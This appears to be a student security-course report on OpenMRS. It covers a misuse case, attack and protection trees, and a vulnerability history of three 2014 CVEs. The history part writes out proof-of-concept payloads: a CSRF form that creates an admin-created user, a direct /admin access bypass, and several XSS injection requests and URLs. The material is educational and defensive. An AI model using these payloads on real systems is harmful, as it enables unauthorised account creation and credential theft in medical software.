| Abstraction Level | Abuser goal |
| Precision Level | Focused |

|  |  |
| --- | --- |
| Name | Accidently Delete/Disable a user |
| Summary | Authorized admin deletes or disable a user by mistake. |
| Author | Bhavya Bansal |
| Date | 09/30/2017 |
|  |  |
| Basic Path | bp0: Admin logins with admin credentials, searches a user and accidently clicks on delete/disable user option. |
| Alternate Path |  |
| Capture Points | Cp1: Admin is asked to confirm the desired action of delete or disable using a confirmation dialog box.  Cp2: Admin is asked to re-authenticate to complete the request. This will prevent any unintended/accidental delete or disable action. |
| Extension Points |  |
|  | Preconditions:  Pc1: The system should have admin account already with some users enrolled into the system.    Assumption:  As1: Admin is able to successfully login into the system    Worst Case Threat (Post-Condition):  wc1: Admin delete a user account, or may be a privileged user account by mistake.  wc2: Admin disable a user account, or may be a privileged user account by mistake.    Capture Guarantee (Post-Condition):  Cg1: An admin will never be able to delete or disable an account by mistake as he/she is needed to re-authenticate the action.    Related Business Rules:  Br1: User account shall not be deleted until necessary.    Potential Mis-user Profile: A new admin who recently joined the team and is not aware of how the system works.    Stakeholders and Threats:  Sh1 Users:   * User accounts are at the risk of either being deleted or disabled.   Sh2 Hospital/Care provider:   * can lose valuable patient/customer information and hence reputation loss.   Sh3 Admin:   * will be blamed for his/her action as this step can potentially wipe out the user information from the system   Sh4 OpenMRS software:   * Will lose credibility. |
| Scope | Manage User Module |
| Abstraction Level | Misuser goal |
| Precision Level | Focussed |

**3. Attack Tree**




**Attack Tree justifications/ tools needed/ description:**

|  |  |  |
| --- | --- | --- |
| **Component** | **Tools Required** | **Justification** |
| Bribery | Money | Common practice |
| Social Engineering | Social Media | Common practice |
| Threat | Phone | Common practice |
| Violence | Baseball bat, Arms | Last resort |
| Log In as User | No tool required | Potential attack surface |
| Get Admin Portal URL | No tool required | Easy exploit/ common occurrence |
| SQL Injection | SQL Map, ZAP | One of the OWASP top 10 method |

**Citation**:

1. Course content slides
2. http://ieeexplore.ieee.org.prox.lib.ncsu.edu/document/4086696/

**Protection Tree**



**Protection Tree justifications/ tools needed/ description:**

|  |  |  |
| --- | --- | --- |
| **Component** | **Tools Required** | **Justification** |
| Ethical Training | Online Course materials, in person trainings | Common practice in organizations |
| Security Training | Online practical courses | Common practice in organizations |
| Secure Sensitive Info | No tools required | Cost of maintaining system admin |
| Change Default Credentials | No tools required | Cost of maintaining system admin |
| Follow Password Guidelines | No tools required | Cost of maintaining system admin |
| Multi Factor Authentication | Third party integrations | Industry standard nowadays |
| Apply Auth. Check | No tools required | Cost of making changes in software |
| Sanitize Input | Use of third party sanitization libraries | Cost of making changes in software |
| Use Prepared Statements | No tools required | Cost of making changes in software |

**Citations:**

1. <http://ieeexplore.ieee.org.prox.lib.ncsu.edu/document/4086696/>
2. <https://store.shrm.org/education/elearning/ethics-and-compliance-training/ethics-and-code-of-conduct-standard-el-nvx-111.html>
3. <https://www.trustnetinc.com/pricing/security-awareness-training/>
4. Lecture Slides
5. <https://azure.microsoft.com/en-us/pricing/details/multi-factor-authentication/>

**6. Vulnerability history**

* Describe, in a broad sense, the vulnerabilities that the product has had in the past by searching the Internet.
* Cite your URLs where you found the information. Feel free to include code snippets and specific examples.
* Is there any evidence of how these vulnerabilities were found?
* Are these commonly-occurring vulnerabilities?
* How do you think OpenMRS had to fix the vulnerability?

1) [CVE-2014-8073](https://www.cvedetails.com/cve/CVE-2014-8073/): Cross-site request forgery (CSRF) vulnerability in OpenMRS 2.1 Standalone Edition allows remote attackers to hijack the authentication of administrators for requests that add a new user via a Save User action to admin/users/user.form. It is caused by improper validation of user-supplied input by the user.form script. By persuading an authenticated user to visit a malicious Web site, a remote attacker could send a malformed HTTP request. An attacker could exploit this vulnerability to perform cross-site scripting attacks, Web cache poisoning, and other malicious activities.

Details:

* CVSS Score: 6.8
* Vulnerability type: CSRF
* Access Vector: Network
* Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
* Authentication: None(Authentication is not required to exploit the vulnerability.)
* Confidentiality Impact: Partial (There is considerable informational disclosure.)
* Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
* Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Code Snippet:

-------------------------------------------------------------------------------------------------------------------------------------------

Cross-site request forgery (CVE-2014-8073)

-------------------------------------------------------------------------------------------------------------------------------------------

<html>

<body>

<form action="http://localhost:8081/openmrs-standalone/admin/users/user.form" method="POST">

<input type="hidden" name="createNewPerson" value="true" />

<input type="hidden" name="person.names[0].givenName" value="test" />

<input type="hidden" name="person.names[0].middleName" value="test" />

<input type="hidden" name="person.names[0].familyName" value="test" />

<input type="hidden" name="person.gender" value="M" />

<input type="hidden" name="username" value="test" />

<input type="hidden" name="userFormPassword" value="Admin123" />

<input type="hidden" name="confirm" value="Admin123" />

<input type="hidden" name="roleStrings" value="Application: Registers Patients" />

<input type="hidden" name="roleStrings" value="Application: Uses Patient Summary" />

<input type="hidden" name="secretQuestion" value="" />

<input type="hidden" name="secretAnswer" value="" />

<input type="hidden" name="action" value="Save User" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

--------------------------------------------------------------------------------------------------------------------------------

**Additional details**: CSRF is one of the most common vulnerabilities in software security. Currently it is fixed in OpenMRS standalone version. We believe OpenMRS might have followed any one of the below CSRF prevention strategy:

* Anti-CSRF tokens
* Same site cookies

References:

* [https://exchange.xforce.ibmcloud.com/vulnerabilities/97692](https://exchange.xforce.ibmcloud.com/vulnerabilities/97690)

XF openmrs-cve20148073-csrf(97692)

* <http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
* <http://www.securityfocus.com/bid/70664> BID 70664

2) [CVE-2014-8072](https://www.cvedetails.com/cve/CVE-2014-8072/): The administration module in OpenMRS 2.1 Standalone Edition allows remote authenticated users to obtain read access via a direct request to /admin. It could allow a remote attacker to bypass security restrictions, caused by the failure to restrict access to the administration URL. An attacker could exploit this vulnerability to bypass security restrictions and gain access to the administration module.

Details:

* CVSS Score: 4.0
* Vulnerability type: authentication bypass
* Access Vector: Network
* Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit)
* Authentication: Single system (The vulnerability requires an attacker to be logged into the system, such as at a command line or via a desktop session or web interface)
* Confidentiality Impact:Partial (There is considerable informational disclosure.)
* Integrity Impact: None (There is no impact to the integrity of the system)
* Availability Impact: None (There is no impact to the availability of the system.)

Code Snippet:

Access control bypass to administrative interface by non-admin user (CVE-2014-8072)

--------------------------------------------------------------------------------------------------------------------------------

Any non-admin user can access the administration module with read access by simply browse directly to the administration URL.

http://localhost:8081/openmrs-standalone/admin

--------------------------------------------------------------------------------------------------------------------------------

**Additional details**: Access control bypass is not a common vulnerabilities in software security . Currently it is still present in the OpenMRS standalone version. Although not much details given about the origin of this vulnerability, we believe it can be fixed easily with improving and implementing authentication mechanism on each page/URL.

References:

* [https://exchange.xforce.ibmcloud.com/vulnerabilities/97693](https://exchange.xforce.ibmcloud.com/vulnerabilities/97690)

XF openmrs-cve20148072-access-bypass(97693)

* <http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
* <http://www.securityfocus.com/bid/70664> BID 70664

3)[CVE-2014-8071](https://www.cvedetails.com/cve/CVE-2014-8071/) : Multiple cross-site scripting (XSS) vulnerabilities in OpenMRS 2.1 Standalone Edition allow remote attackers to inject arbitrary web script or HTML via the

(1) givenName, (2) familyName, (3) address1, or (4) address2 parameter to registrationapp/registerPatient.page;

(5) comment parameter to allergyui/allergy.page;

(6) w10 parameter to htmlformentryui/htmlform/enterHtmlForm/submit.action;

(7) HTTP Referer Header to login.htm;

(8) returnUrl parameter to htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page

(9) coreapps/mergeVisits.page

(10) visitId parameter to htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page

It is caused by improper validation of user-supplied input by various scripts. A remote attacker could exploit this vulnerability in a specially-crafted URL to execute script in a Web page which would be executed in a victim's Web browser within the security context of the hosting Web site, once the URL is clicked or page is viewed. An attacker could use this vulnerability to steal the victim's cookie-based authentication credentials.

Details:

* CVSS Score: 4.3
* Vulnerability type: Cross Site Scripting
* Access Vector: Network
* Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
* Authentication: Not required (Authentication is not required to exploit the vulnerability.)
* Confidentiality Impact: None (There is no impact to the confidentiality of the system.)
* Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
* Availability Impact: None (There is no impact to the availability of the system.)

Code Snippet:

Multiple Persistent and Reflected Cross-Site Scripting (CVE-2014-8071)

--------------------------------------------------------------------------------------------------------------------------------

1) Persistent XSS

Parameters that are displayed back to the user are mostly vulnerable to cross-site scripting as user input was not validate properly and as a result, the malicious script was stored by the application and executed when it was displayed back to the user.

Below are several examples on the persistent and reflected XSS identified in OpenMRS 2.1 Standalone

--------------------------------------------------------------------------------------------------------------------------------

Register a patient page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient

givenName=<script>alert(1)</script>&familyName=<script>alert(1)</script>&preferred=true&gender=M&birthdateDay=1&birthdateMonth=12&birthdateYear=1989&birthdateYears=&birthdateMonths=&birthdate=1989-12-1&address1=<script>alert(1)</script>&address2=<script>alert(1)</script>&cityVillage=&stateProvince=&country=&postalCode=&phoneNumber=1111

--------------------------------------------------------------------------------------------------------------------------------

Allergy page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/allergyui/allergy.page?patientId=82& HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/allergyui/allergy.page?patientId=82&

allergenType=DRUG&codedAllergen=162298&nonCodedAllergen=&nonCodedAllergen=&nonCodedAllergen=&allergyReactionConcepts=108&reactionNonCoded=&severity=1498&comment=%3Cscript%3Ealert%28%22comment%22%29%3C%2Fscript%3E

--------------------------------------------------------------------------------------------------------------------------------

Visit Note page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/htmlformentryui/htmlform/enterHtmlForm/submit.action?successUrl=%2Fopenmrs-standalone%2Fhtmlformentryui%2Fhtmlform%2FenterHtmlFormWithStandardUi.page%3FreturnUrl%3D%2F%2Fwww.google.com%26definitionUiResource%3Dreferenceapplication%3Ahtmlforms%2FsimpleVisitNote.xml%26visitId%3D181fdb76-3e9e-485e-b0cb-4dea548236c7%26patientId%3Db675c8d5-c189-4601-af53-b192941b2c47%26 HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page?patientId=b675c8d5-c189-4601-af53-b192941b2c47&visitId=181fdb76-3e9e-485e-b0cb-4dea548236c7&definitionUiResource=referenceapplication:htmlforms/simpleVisitNote.xml&returnUrl=//www.google.com

personId=82&htmlFormId=2&createVisit=false&formModifiedTimestamp=1412599994000&encounterModifiedTimestamp=0&visitId=509&returnUrl=%2F%2Fwww.google.com&closeAfterSubmission=null&w1=4&w3=2&w5=2014-10-10&encounterDiagnoses=%5B%5D&w10=%3Cscript%3Ealert(2)%3C%2Fscript%3E

2) Reflected XSS

--------------------------------------------------------------------------------------------------------------------------------

GET /openmrs-standalone/login.htm HTTP/1.1

Host: localhost:8081

Referer: http://www.google.com/search?hl=en&q=74b9b"><script>alert(1)</script>e2a35

http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page?patientId=b675c8d5-c189-4601-af53-b192941b2c47&visitId=181fdb76-3e9e-485e-b0cb-4dea548236c7&definitionUiResource=referenceapplication:htmlforms/simpleVisitNote.xml&returnUrl=test<script>alert(1)</script>

http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page?patientId=31&visitId=1061bc20<script>alert(1)</script>92b77&definitionUiResource=referenceapplication:htmlforms/vitals.xml&returnUrl=/openmrs-standalone/coreapps/patientdashboard/patientDashboard.page?patientId=31&

http://localhost:8081/openmrs-standalone/coreapps/mergeVisits.page?patientId=31&returnUrl=</script><script>alert(1)</script>

**Additional details:** XSS is one of the most common vulnerabilities in software security. Currently it is still present in the OpenMRS standalone version. Although not much details given about the origin of this vulnerability, we believe it can be fixed easily with:

* proper sanitization of input
* validation constraints.

Reference:

* <https://exchange.xforce.ibmcloud.com/vulnerabilities/97690>

XF openmrs-cve20148071-xss(97690)

* <http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
* <http://www.securityfocus.com/bid/70664> BID 70664

**7. Peer evaluation (10 points)**

* Perform a peer evaluation on another team. Produce a complete report of feedback for the other team using this rubric [to be supplied]